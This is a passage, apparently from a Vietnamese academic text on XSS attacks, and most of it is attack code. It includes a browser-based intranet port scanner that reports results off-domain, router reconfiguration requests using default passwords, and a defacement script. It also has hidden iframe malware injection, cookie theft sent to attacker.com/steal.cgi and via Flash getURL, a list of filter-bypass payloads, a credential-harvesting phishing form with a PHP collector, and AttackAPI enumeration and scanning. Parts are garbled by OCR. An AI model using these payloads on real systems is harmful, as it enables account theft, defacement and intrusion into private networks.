Bằng cách click vào nút Check, attacker có thể thấy tài khoản của người dùng đang ở trạng thái nào.

Ví dụ: sử dụng dịch vụ Gmail, khi dùng thẻ:

<script src="http://mail.google.com/mail/"> để đăng nhập sẽ được hiển thị tại thông báo lỗi tại giao diện màn hình JavaScript Console.




Hình 3.6: Lỗi đăng nhập gmail không hợp lệ từ người dùng

Tại đây sẽ xuất hiện các thông tin về đăng nhập của người dùng và attacker có thể khai thác những thông tin này.

Lưu ý: Các thông báo lỗi cũng như vị trí số dòng bị lỗi có sự khác nhau, cùng một vị trí đưa ra yêu cầu nhưng ở trạng thái đã đăng nhập sẽ khác với trạng thái chưa đăng nhập. Chính vì thế sẽ có sự khác biệt trong các thông điệp lỗi.

b. Tấn công qua mạng Intranet (Intranet hacking)

Hầu hết chúng ta tin rằng trong khi lướt Web mình đã được bảo vệ bởi tường lửa, cách ly thông qua lớp địa chỉ IP riêng. Với sự hiểu biết này, giả sử các phần mềm bảo mật của những trang Web mạng nội bộ và giao diện Web dựa trên các thiết bị định tuyến router, hệ thống tường lửa, IP Phone.... thì ngay cả khi các bản vá lỗi chưa được cập nhật chúng ta vẫn an toàn trong khu vực được bảo vệ bởi các phần mềm bảo mật trên, điều này có vẻ không khả thi lắm. Trình duyệt Web hoàn toàn có thể được kiểm soát bởi bất kỳ trang web nào, cho phép người dùng trở thành tâm điểm cho các cuộc tấn công mạng nội bộ. Hãy tưởng tượng xem khi truy cập vào một Website có chứa phần mềm độc hại với các đoạn mã JavaScript, nó có thể cấu hình lại một cách tự động router hay tường lửa từ đó tạo thành một đường hầm thông ra thế giới mạng bên ngoài.



Hình 3.7: Minh họa quá trình tấn công mạng nội bộ

Các bước khai thác:

Bước 1: Một nạn nhân truy cập vào một trang Web độc hại hoặc nhấp vào một liên kết không rõ ràng, sẽ bị nhúng mã JavaScript chứa phần mềm độc hại, sau đó sẽ kiểm soát trình duyệt của họ.

Bước 2: Mã độc JavaScript Malware sẽ tải một ứng dụng trên nền Java Applet và làm lộ ra địa chỉ IP của nạn nhân thông qua NAT IP.

Bước 3: Sau đó sử dụng trình duyệt của nạn nhân như một nền tảng để tấn công, mã độc JavaScript sẽ xác định máy chủ Web trên mạng nội bộ.

Bước 4: Phát động tấn công chống lại các Web nội bộ hoặc Web bên ngoài, thu thập thông tin đánh cắp được và gửi ra mạng bên ngoài.

LẤY ĐỊA CHỈ IP NAT

Để lấy được IP hacker gọi một Java Applet đặc biệt có khả năng trích xuất IP, ở đây sử dụng lớp MyAddress.class được viết bằng ngôn ngữ Java, sau khi các mã code trong lớp MyAddress.class được load thì nó sẽ mở một URL <http://attacker/demo.html?IP=XXXX> cho các truy cập từ xa và trả về địa chỉ IP mà ta muốn. Sau đây là một đoạn mã thực thi

```
<APPLET CODE="MyAddress.class">  
<PARAM NAME="URL" VALUE="http://attacker/demo.html?IP=">  
<APPLET>
```

PORt SCANNING

Với địa chỉ IP nội bộ của các trình duyệt Web được chụp lại có thể quét trong phạm vi cục bộ của máy chủ Web, nếu vì một lý do nào đó mà không có được địa chỉ IP nội bộ, có thể dùng kỹ thuật đoán địa chỉ trong lớp mạng được cấp (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) nhưng quá trình này không mang lại hiệu quả cao. Tiếp tục sử dụng lớp mạng 192.168.0.100 là địa chỉ IP của trình duyệt Web, giả sử muốn quét lớp mạng C 192.168.0.0-255 trên port 80 sử dụng mã code sau:

```

/* ghi nhận sự kiện */ window.onerror = err; /* khởi động quét mạng nội bộ */
scanWebServers(internal_ip); /* quét mạng nội bộ */ function
scanWebServers(ip) {/* tách octet cuối cùng ra khỏi địa chỉ mạng nội bộ */var
net = ip.substring(0, ip.lastIndexOf('.') + 1);/* Bắt đầu từ 0 đến 255 cho octet
cuối cùng */var start = 0; var end = 255; var x = start; var timeout = 0;
/* thiết lập cài đặt và tăng thuộc tính setTimeout tuân tự với phương thức
window.stop() bởi vì không có một Webserver nào là có IP được chỉ định
trước, trình duyệt sẽ bị treo trong một khoảng thời gian quá lâu cho đến khi thời
gian chờ kết thúc, nếu có nhiều kết nối cùng lúc sẽ gây ra Dos*/
while (x < end) { timeout += 500; vary=x+20;
if(y > end) { y = end; }
/* gửi khỏi IP cần quét*/
setTimeout("scan(\"" +x+ "\",\"" +y+ "\",\"" +net+ "\")", timeout);timeout += 6000;
self.setTimeout("window.stop()", timeout);x += 21;}} // kết thúc việc quét
Webserver
/* quét khỏi IP*/function scan(start, end, range) { var start_num = 0;
if(start) { start_num = start; }var end_num = 255;if(end) { end_num = end; }
/*loop through number range*/for (var n = start_num; n <= end_num; n++) {

```

```

/* create src attribute with constructed URL*/var URL = 'http://' + range + n
+ '/';
/*createscriptDOMobject*/if(debug['portscan']){var script=document.createElement('script');script.src = URL;
/*add script DOM object to the bod*/ document.body.appendChild(script);}
/*end number range loop*/} // end scan subroutine
/* ghi nhận số lỗi gây ra trong quá trình quét port*/function err(msg, loc, a, b)
{
/* Một thông báo lỗi "Error loading script" cho biết IP không có phản hồi */
if(! msg.match(/Error loading script/)) {var img = new Image();
var src = off_domain + 'session=' + sessionid + "&action=portscan&ip=" +
escape(loc);img.src = src;}
return;}

```

Tìm hiểu về quá trình tấn công mạng Intranet

Cùng với địa chỉ IP NAT, danh sách các WebServer, kẻ tấn công bắt đầu khai thác từ phía sau hệ thống tường lửa. Tuy nhiên, có thể nói attacker thường nhắm vào mục tiêu là người dùng sử dụng mạng băng thông rộng, nhiều người trong số đó có thiết bị định tuyến DSL để hỗ trợ nhiều máy tính trên mạng LAN. Các giao

diện Web của các thiết bị được sử dụng cho việc cấu hình (hình 3.1) và thường nằm trên lớp địa chỉ 192.168.1.1. Nếu như nạn nhân đăng nhập vào thời điểm bị tấn công, CSRF/CSS sẽ mang lại hiệu suất cao trong việc khai thác lỗ hổng mạng, tuy nhiên trong trường hợp nạn nhân không đăng nhập thì các hacker vẫn có thể dựa vào username và password mặc định của mỗi DSL để buộc nạn nhân phải xác thực. Sau thời điểm này trình duyệt của nạn nhân đã buộc phải xác thực và bây giờ các cuộc tấn công lại tiếp tục.

Một mèo nhỏ bắt buộc cho phép quá trình đăng nhập được tạo ra là sử dụng một định dạng URL đặc biệt được hỗ trợ bởi nhiều trình duyệt khác nhau.

Ví dụ: Cú pháp *http://<username>:<password>@webserver/*

Nếu các chuỗi URL không được hỗ trợ bởi trình duyệt Web, attacker có thể sử dụng Flash để giả mạo tiêu đề từ phía Client nhằm đạt được kết quả tương tự.

Khi người dùng đăng nhập vào thì kẻ tấn công bắt đầu cập nhật các cấu hình DSL. Attacker gửi những đoạn mã JavaScript đến trình duyệt nạn nhân nhằm tác động đến hệ thống.

```
var img =newImage();
varurl= "http://admin:password@192.168.1.1/security.cgi?
dod=dod&dmz_enable=dmz_enable&dmzip1=192&dmzip2=168&dmzip3=1&
dmzip4=100 &wan_mtu=1500&apply=Apply&wan_way=1500";img.src = url;
```

Hoặc có thể attacker muốn cập nhật lại username và password mặc định

```
var img = new Image();
var url = " http://admin:password@192.168.1.1/password.cgi?
sysOldPasswd=password &sysNewPasswd=newpass &sysConfirmP
asswd=newpass &cfAlert_Apply=Apply";
img.src = url;
```

a. XSS Defacements

Cũng như các tiêu chuẩn về hack dựa trên nền Web, XSS Defacement có thể gây ra khá nhiều sự hỗn loạn và nhầm lẫn khi chúng được sử dụng để hack một trang Web. XSS Defacement ít có hại trong việc thay đổi các trang từ phía máy chủ nhưng lại được thực hiện gián tiếp thông qua các mã JavaScript, CSS và các công nghệ Web khác.

Có hai loại XSS Defacement: liên tục và không liên tục

- Mức độ nghiêm trọng của XSS Defacement liên tục là cao hơn so với XSS Defacement không liên tục vì những kẻ tấn công có thể sẽ thay đổi vĩnh viễn thông tin các trang bị tấn công như sửa đổi nội dung, đánh cắp một số thông tin cá nhân của người dùng. Mặc dù kẻ tấn công không có quyền truy cập trực tiếp vào hệ thống tập tin tại nơi trang Web bị lỗi XSS.

- XSS Defacement không liên tục thường dễ dàng tìm kiếm và thực thi nhưng để nó làm việc attacker sẽ đánh lừa người dùng qua một URL cụ thể.

Khái niệm XSS Defacement về cơ bản cũng tương tự như các loại hình tấn công XSS khác. Tuy nhiên thay vì tiêm những đoạn mã JavaScript để thực thi và chuyển thành dữ liệu cookie hoặc chiếm đoạt quyền kiểm soát trình duyệt, attacker sẽ tiêm những đoạn mã làm thay đổi cấu trúc, nội dung ban đầu của Website. Trong đó các mã tiêm này có thể là các thẻ HTML gốc, hoặc nó có thể là một ứng dụng JavaScript có sử dụng inner HTML hoặc Document.Write(), lệnh này tự động tạo ra các loại file text, hình ảnh

Một sự kiện vào 1/4/2007 đã có một trò đùa thú vị về Maria Sharapova (nữ quần vợt nổi tiếng). Một hacker khai thác một lỗ hổng XSS và sử dụng để thông báo cho các người hâm mộ rằng Maria đã bỏ nhà tài trợ của mình để chuyển qua công việc là một chuyên gia bảo mật cho CISCO.

Đây là URL gây ra lỗi XSS trên:

http://www.mariasharapova.com/defaultflash.sps?page=//%20%3Cscript%3E%3Cscript%20src=http://www.securitylab.ru/upload/story.js%3Cscript%3E%3C!--&pagenumber=1

Nếu các Web page nhận tham số đầu vào cũng như URL đã được mã hóa thì cách attacker giải mã là:

// --></script><script src=http://www.securitylab.ru/upload/story.js></script><!—

File “**story.js**” có thể là một đoạn văn mô tả thông tin hoặc kèm theo một hình ảnh nào đó.

Ví dụ, một URL có chứa đoạn mã script thực thi XSS:

http://ha.ckers.org/weird/stallowned.js

Nội dung file “stallowned.js” được định nghĩa như sau:

```

var title = "XSS Defacement";
var bgcolor = "#000000";
var image_url = "http://ha.ckers.org/images/stallowned.jpg";
var text = "This page has been Hacked!";
var font_color = "#FF0000";
deface(title, bgcolor, image_url, text, font_color);
function deface(pageTitle, bgColor, imageUrl, pageText, fontColor) {
document.title = pageTitle;
document.body.innerHTML = "";
document.bgColor = bgColor;
var overLay = document.createElement("div");
overLay.style.textAlign = 'center';
document.body.appendChild(overLay);
var txt = document.createElement("p");
txt.style.font = 'normal normal bold 36px Verdana';
txt.style.color = fontColor;
txt.innerHTML = pageText;
overLay.appendChild(txt);
if(image_url != "") {var newImg = document.createElement("img");
newImg.setAttribute("border", '0');newImg.setAttribute("src", imageUrl);
overLay.appendChild(newImg);}
var footer = document.createElement("p");
footer.style.font = 'italic normal normal 12px Arial';
footer.style.color = '#DDDDDD';
footer.innerHTML = title;
overLay.appendChild(footer); }

```

Một số cách Deface Website đơn giản:

- Thay đổi màu của background

```
<script>document.body.bgcolor= “ màu bất kỳ”;</script>
```

- Thay đổi hình nền

```
<script>document.body.background="http://hình của bạn.jpg";</script>
```

- Deface bằng PasteHTML

Trước tiên, bạn upload trang deface của mình lên Pastehtml và sau đó lấy link. Khi bạn tìm được trang nào bị lỗi XSS thì bạn đánh đoạn script sau vào URL:

```
<script>window.location="http://pastehtml.com/link_deface_mà_bạn_đã_upload";</script>
```

Đoạn script sẽ redirect đến trang deface của bạn đã upload.

- Deface bằng iframe

Trong thẻ iframe, hacker có thể chèn malware vào website bằng XSS. Nếu như có người dùng nào đó truy cập vào website này sẽ redirect đến trang web chứa malware, khi đó máy tính của người dùng sẽ bị dính malware. Đầu tiên, attacker cần tìm trang web bị lỗi XSS. Sau đó kiểm tra thử có thể insert với thẻ iframe không. Nếu thành công thì attacker sẽ chèn đoạn script sau vào URL:

```
<iframe src="http://malware.com/web.html" width=1 height=1 style:"visibility:hidden;position:absolute"></iframe>
```


Đối với các trang web bằng PHP:

```
echo "<iframe src=\"http://target/index.html\" width=1 height=1 style=\"visibility:hidden;position:absolute\"></iframe>";
```

3.2.2. Khai thác những cách tấn công XSS

3.2.2.1. Phương pháp tấn công XSS truyền thống

Ứng dụng Web thường lưu trữ thông tin quan trọng ở cookie. Cookie là mẫu thông tin mà ứng dụng lưu trên đĩa cứng của người sử dụng. Nhưng chỉ ứng dụng thiết lập ra cookie mới có thể đọc nó. Do đó chỉ khi người dùng đang trong phiên làm việc của ứng dụng thì hacker mới có cơ hội đánh cắp cookie. Công việc đầu tiên của hacker là tìm trang đích để mời gọi người dùng đăng nhập sau khi đã tìm ra lỗ hổng trên ứng dụng đó.



Hình 3.8: Quá trình thực hiện XSS

Tóm tắt các bước thực hiện:

Bước 1: Hacker biết được người dùng đang sử dụng một ứng dụng Web có lỗ hổng XSS.

Bước 2: Người dùng nhận được một liên kết thông qua email hay trên chính trang Web (như trên guestbook, banner dễ dàng thêm 1 liên kết do chính hacker tạo ra). Thông thường hacker khiến người dùng chú ý bằng những thông điệp kích thích sự tò mò của người dùng như “Kiểm tra tài khoản”, “một phần thưởng hấp dẫn đang chờ bạn”, ...

Bước 3: Chuyển nội dung thông tin (cookie, tên, mật khẩu...) về máy chủ của hacker.

Bước 4: Hacker tạo một chương trình cgi (ví dụ steal.cgi) hoặc một trang Web để ghi nhận những thông tin đã đánh cắp vào 1 tập tin.

Bước 5: Sau khi nhận được thông tin cần thiết, hacker có thể sử dụng để thâm nhập vào tài khoản người dùng.

Ví dụ: Để khai thác lỗ hổng trên ứng dụng hotwired.lycos.com, hacker có thể thực hiện như sau:

```
<html><head><title>Look at this!</title></head><body>
<a href =
“http://hotwired.lycos.com/webmonkey/index.html?tw=<script>document.locati
on.replace('http://www.attacker.com/steal.cgi? +document.cookie);
</script>”> Một phần thường hấp dẫn đang chờ bạn </a></body></html>
```

Sau khi người dùng nhấn vào liên kết “**Một phần thường hấp dẫn đang chờ bạn**”, cookie trên máy nạn nhân sẽ bị đánh cắp và là tham số truyền vào cho chương trình steal.cgi của hacker.

*http://www.attacker.com/steal.cgi?lubid=010000508BD3046103F43B826453009
8C20100000000;%20p_uniqid=8sJgk9daas7WUMxV0B;%20gv_titan_20=5901=
1019511286*

Vẫn đè đặt ra là có thể người lập trình sẽ bảo vệ ứng dụng Web của mình bằng cách lọc những ký tự đặc biệt như ‘, hay + (có thể tránh trường hợp dùng dấu ‘ để thực hiện truy vấn SQL)...Nhưng hacker có thể lợi dụng mã hex thay cho những ký tự đặc biệt để tấn công.

Thay thế bằng những số hex cho những ký tự ASCII

Ví dụ: <http://www.attacker.com/steal.cgi>

h -> 0x0068

t -> 0x0074

t -> 0x0074

p -> 0x0070

: -> 0x003A

/ -> 0x002F

...

3.2.2.2.Kỹ thuật ByPass và phương pháp tấn công

Một số site dính XSS nhưng lại không thể tấn công bằng những đoạn mã đơn giản, giải pháp nghĩ đến đó là phải bypass bộ lọc. Có một số dạng bypass đoạn mã script như sau:

```
<script>alert("Check By Soleil")</script>
<script>alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108)) </script>
<script>alert("Check By Soleil ")</script>
<script>alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108))</script>
<scriptt>alert("Check By Soleil ")</scriptt>
<script<alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108))</script>
<script>alert("Check By Soleil ")</script>
<script<alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108))</script>
<script>alert("Check By Soleil ")</script>
<script<alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108))</script>
</script><script>alert("Check By Soleil ")</script>
<script>alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108) )</script>
<script>alert("Check By Soleil ")</script>
<script>alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83,
111, 108, 101, 105, 108))</script>
'><script>alert("Check By Soleil ")</script>
'><script>alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32,
83, 111, 108, 101, 105, 108))</script>
</SCRIPT>"><SCRIPT>alert("Check By Soleil ")</SCRIPT>
</SCRIPT>"><SCRIPT>alert(String.fromCharCode(67, 104, 101, 99, 107, 32,
66, 121, 32, 83, 111, 108, 101, 105, 108))
</SCRIPT>">"><SCRIPT>alert("Check By Soleil ")</SCRIPT>
</SCRIPT>">'><SCRIPT>alert(String.fromCharCode(67, 104, 101, 99, 107,
```

```

32, 66, 121, 32, 83, 111, 108, 101, 105, 108))</SCRIPT>
</SCRIPT>"><SCRIPT>alert(String.fromCharCode(67,10
4,101,99,107,32,66,121,32,83,111,108,101,105,108,4
5,86,72,66,32,89,104,58,100,117,99,100,117,110,103,46,48,56,99,108,99
))</SCRIPT>
";alert("Check By Soleil ");
";alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83, 111,
108, 101, 105, 108));
';alert("Check By Soleil ");
';alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83, 111,
108, 101, 105, 108));
';alert("Check By Soleil ")
';alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83, 111,
108, 101, 105, 108))
';alert("Check By Soleil ")
';alert(String.fromCharCode(67, 104, 101, 99, 107, 32, 66, 121, 32, 83, 111,
108, 101, 105, 108))

```

Trong đó: 67, 104, 101, 99, 107, 32, 66, 121, 32, 83, 111, 108, 101, 105, 108 chính là chuỗi string “Check By Soleil” ở dạng char.

Ví dụ:

Attacker có thể chèn vào thanh tìm kiếm site <http://eclectasy.com> đoạn mã đã Bypass sau:

```
<script>alert("XSS")</script>
```

Từ đó xác định site này đã dính lỗi XSS và sẽ tìm cách khai thác , chiếm quyền điều khiển với site này.



Hình 3.9: Mô tả một trang bị lỗi XSS

3.2.2.3.Kỹ thuật tấn công bằng Flash

Ngoài những cách đưa một đoạn mã nguy hiểm thì hacker còn có thể lợi dụng những tập tin flash để đánh cắp thông tin.

Macromedia Flash cho phép lập trình bằng một ngôn ngữ kịch bản đã được xây dựng sẵn trong Flash là ActionScript. ActionScript có cú pháp đơn giản và tương tự như JavaScript, C hay Perl. Ví dụ hàm getURL() dùng để gọi một trang Web khác, tham số thường là một URL chẳng hạn như <http://www.yahoo.com>.

Ví dụ:

```
getURL("http://www.yahoo.com")
```

Tuy nhiên có thể thay thế URL bằng JavaScript:

```
getURL("javascript:alert(document.cookie)")
```

Ví dụ trên sẽ làm xuất hiện bảng thông báo chứa cookie của trang web chứa tập tin flash đó. Như vậy, trang web đó đã bị tấn công bằng cách chèn một đoạn JavaScript vào ứng dụng Web thông qua tập tin flash. Một ví dụ khác rõ hơn về cách tấn công này là:

```
getURL("javascript:location(,http://www.attacker.com?newcookie= "+document.cookie)")
```

Đây là đoạn lệnh trong tập tin flash và được thực thi khi tập tin flash được đọc.

Như vậy khi người dùng xem trang web chứa tập tin flash này thì ngay lập tức cookie của họ do trang web chứa tập tin flash đó tạo ra sẽ gửi về cho hacker.

Ví dụ:

DeviantArt là một trang web nổi tiếng, cho phép thành viên của nó gửi các tập tin flash lên cho mọi thành viên cũng xem. Vì thế hacker có thể ăn cắp cookie của các thành viên và cũng có thể là tài khoản của người quản trị Web, bằng cách đăng ký làm thành viên của ứng dụng web này, hacker gửi tập tin flash lên máy chủ và đợi các nạn nhân xem tập tin flash đó. Dưới đây là địa chỉ liên kết đến một tập tin flash như đã trình bày trong ví dụ trên:

<http://www.deviantart.com/deviantion/1386080>

Ngoài ra các trang web cho phép thành viên gửi dữ liệu dạng HTML như diễn đàn, các chức năng tạo chữ ký riêng, ... cũng có thể là mục tiêu của cách tấn công này, bằng cách nhập đoạn mã gọi tập tin flash vào.

```
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0" WIDTH="60" HEIGHT="48" id="I" ALIGN="">
<PARAM NAME=movie VALUE="http://www.ke_tan_cong.com/vidu.swf">
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#FF9900>
<EMBED src=" http://www.ke_tan_cong.com/vidu.swf" quality=high
bgcolor=#FF9900 WIDTH="60" HEIGHT="48" NAME="I" ALIGN="">
<TYPE="application/x-shockwave-flash">
<PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer">

</EMBED>
</OBJECT>
```

3.2.2.4.Kỹ thuật XSS Phising

Đã có nhiều báo cáo liên quan đến các trang Web lừa đảo, các lỗ hổng bảo mật đang có chiều hướng gia tăng và kỹ thuật mà các tin tặc sử dụng để phát động các cuộc tấn công là XSS Phising.

XSS chắc chắn đã thay đổi cái nhìn của chúng ta về tấn công lừa đảo trực tuyến.

Ví dụ:

Có một URL như sau: <http://Thewebsite.com/google/add.php?request=>

Giả sử có một Form đăng nhập và một lỗ hổng XSS cùng nằm trong một trang.

Để phát sinh một cuộc tấn công lừa đảo, hacker sẽ đặt một đoạn mã JavaScript vào trong một biến nào đó với mục đích là để trình duyệt của nạn nhân sẽ tải các file JavaScript.

Từ một phân tích sơ lược về HTML cho thấy:

- Giá trị mà biến —request|| nhận được là chưa qua quá trình lọc.

- Form đăng nhập được đặt tên là —login_clients||
- Có 2 trường dữ liệu đầu vào của Form đăng nhập là: user và password

Vì vậy ta sẽ sử dụng đoạn mã JavaScript như sau:

```
loginForm = document.forms['login_clients'];
parseData(){ var username = loginForm.user.value;
var password = loginForm.pass.value;
SaveData (username,password);
return true;}
SaveData (username, password){
var frame = document.createElement('khung_noi_tuyen');
frame.src = " http://myhost/myparsefile.php?username " + username +
"&password = " + password;
frame.style.display = 'no';
document.body.appendChild(frame);}
loginForm.onsubmit = parseData;
```

Ý tưởng:

Nếu 1 URL có mẫu sau:

```
http://Thewebsite.com/google/add.php?request= <script type="text/javascript"
language="JavaScript" src="http://yourhost/yourJavaScriptfile.js"></script>
```

Một nạn nhân sẽ cung cấp các dữ liệu cá nhân của mình khi người dùng nhấp chuột vào nút Submit.

Nếu bạn có thể làm cho trình duyệt người dùng tải tập tin JavaScript hoặc đoạn mã khi họ ghé thăm một số trang web, bạn có thể thay đổi hành vi của trang web.

Nếu một số trang web có Form và các lỗ hổng XSS bạn có thể cố gắng có được dữ liệu đầu vào người dùng.

Nếu người dùng tin tưởng trang web, người sử dụng sẽ, có thể cung cấp dữ liệu cá nhân của mình cho bất cứ nơi nào trong trang web đó.

Trong ví dụ dưới đây cho ta cách để tìm ra lỗ hổng XSS của một Website và tiêm trực tiếp vào đó mẫu form có chứa URL như sau:

```

<p>Enter your login and password, thank:</p>
<form action="http://hax0r.com/mail.php">
<table><tr><td>Login:</td><td><input type="text length=20 name=login>
</td></tr><tr><td>Password:</td><td>
<input type="text length=20 name=password>
</td></tr></table><input type="submit value=" OK > </form>

```

Bạn sẽ dùng form này để nhận dữ liệu đầu ra, giá trị bạn nhận được có thể được lưu trong một tập tin php (mail.php), đoạn mã được viết như sau:

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head> <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /><title>Error</title><style type="text/css"><!--body,td,th {color: #FFFFFF;}body { background-color: #000000; } -->
</style></head><?php $login = $HTTP_GET_VARS["login"];
$password = $HTTP_GET_VARS["password"];
mail("email@example.com", "Cookie stealed ! - thx xyli :)", $password , $login );
?> <body><h2><strong>Error</strong> -<strong> Server too much busy</strong></h2></body></html>

```



Hình 3.10: Kết quả của tấn công XSS Phising

Người dùng tin rằng có thể do một số dịch vụ làm việc quá tải nên gây ra hiện tượng “Server to busy” và có thể sẽ không nghi ngờ.

3.2.3. Tấn công XSS thông qua khai thác những Framework

3.2.3.1. Attack API

AttackAPI là một thư viện dựa trên nền tảng web được xây dựng với Hypertext Preprocessor (PHP), JavaScript và các công nghệ phía máy khách và phía máy chủ khác. Nó bao gồm nhiều mô-đun với hàng chục chức năng khác nhau có thể được sử dụng từ trình duyệt cũng như các trình duyệt JavaScript (Mozilla Rhino).

Mục tiêu của thư viện là để cung cấp một giao diện dễ dàng và chính xác để thực hiện khai thác thử nghiệm.

Trước khi chúng ta bắt đầu tìm hiểu sâu về AttackAPI, chúng ta cần phải làm một số chuẩn bị:

Đầu tiên, tải về một bản sao của thư viện và chuẩn bị một môi trường thử nghiệm, nơi bạn có thể phát triển hầu hết các ví dụ. Với mục đích của bài tập này bạn cần phải cài đặt và chạy các ứng dụng được liệt kê ở đây:

HTTP Server hỗ trợ cho phiên bản PHP 4.x hoặc các phiên bản cũ hơn là (Apache+PHP,WAMP).

- www.apache.org/
- www.php.net/
- www.wampserver.com/en/

Các AttackAPI mới nhất từ GNCITIZEN:

www.gnucitizen.org/projects/attackapi

Trình duyệt Mozilla FireFox: www.getfirefox.com

Tiện tích mở rộng FirgeBug của FireFox: www.getfirebug.com

Enumerating the Client

Đầu tiên khi một attacker muốn chiếm quyền kiểm soát trình duyệt nạn nhân, attacker đó sẽ khai thác thông tin liên quan đến người dùng và trên cơ sở đó sẽ thực hiện tấn công. Công cụ hỗ trợ để thực hiện quá trình trên có thể kể đến là Firebug, sử dụng một số command:

```
console.log($A.getAgent());
```

```
console.log($A.getPlatform());
```

Như chúng ta biết các attacker có thể dễ dàng truy xuất vào các loại trình duyệt và phiên bản hệ điều hành khác nhau. Trong Firebug có 2 loại command line:

```
console.dir($A.getCookies()); console.dir($A.getPlugins());
```

getCookies(): lấy tất cả mẫu tin cookie trong đối tượng JavaScript

getPlugins(): lấy tất cả danh sách các plugins của trình duyệt đã được cài đặt.

Lưu ý: AttackAPI có khả năng lấy các dữ liệu được lưu trữ trong clipboard nếu client đang sử dụng trình duyệt IE. Để có được, hoặc thiết lập clipboard, sử dụng attackAPI.dom.getClipboard và AttackAPI.dom.setClipboard.

Mặt khác kẻ tấn công có thể dễ dàng có được thông tin mạng nội bộ với sự hỗ trợ của 3 phương thức trong AttackAPI:

```
console.log($A.getInternalIP());
```

```
console.log($A.getInternalHostname());
```

```
console.dir($A.getInternalNetworkInfo());
```

Biết được điều này attacker có thể đưa ra nhiều phương pháp tấn công khác nhau sử dụng XSS và các lỗ hổng bảo mật khác.

Attacking Networks

Các cuộc tấn công XSS không chỉ nằm trong phạm vi an ninh của người dùng. Bởi vì trình duyệt là cầu nối giữa Internet và các mạng cục bộ, kẻ tấn công có thể lợi dụng tính năng trình duyệt khác nhau để xác định vị trí và tấn công các thiết bị bên trong.

Chúng ta có thể tấn công một mạng nội bộ với sự giúp đỡ của AttackAPI. Giống như tất cả các cuộc tấn công mạng lên kê hoặc săn, ở đây ta sẽ quét một số port:

```
.scanPorts({ target: 'www.gnucitizen.org', ports: [80,81,443], onfound: function
  port) {
    nsole.log(port)}, oncompleted: function () {console.log('completed!')});
```

Một số port từ trình duyệt trong quá trình quét là không chính xác, vì vậy bạn sẽ nhận được các thông số lỗi, để hạn chế điều này ta sẽ chỉnh lại tham số timeout:

```
$A.scanPorts({ target: 'www.gnucitizen.org', ports: [80,81,443],timeout: 2000, //  
try with a couple of values to get better results onfound: function (port)  
{console.log(port)},oncompleted: function () { console.log('completed!')});
```

Bảng 3.1: Một số Port trong AttackAPI

Port	Mô tả
21	File Transfer [control]
22	Secure Shell (SSH) Remote Login Protocol
23	Telnet
25	Simple Mail Transfer
53	Domain Name Server (DNS)
80	HTTP
110	Post Office Protocol Version 3 (POP3)
118	Structured Query Language (SQL) Services
137	Network Basic Input/Output System (NetBIOS) Name Service
139	NetBIOS Session Service
143	Internet Message Access Protocol (IMAP)
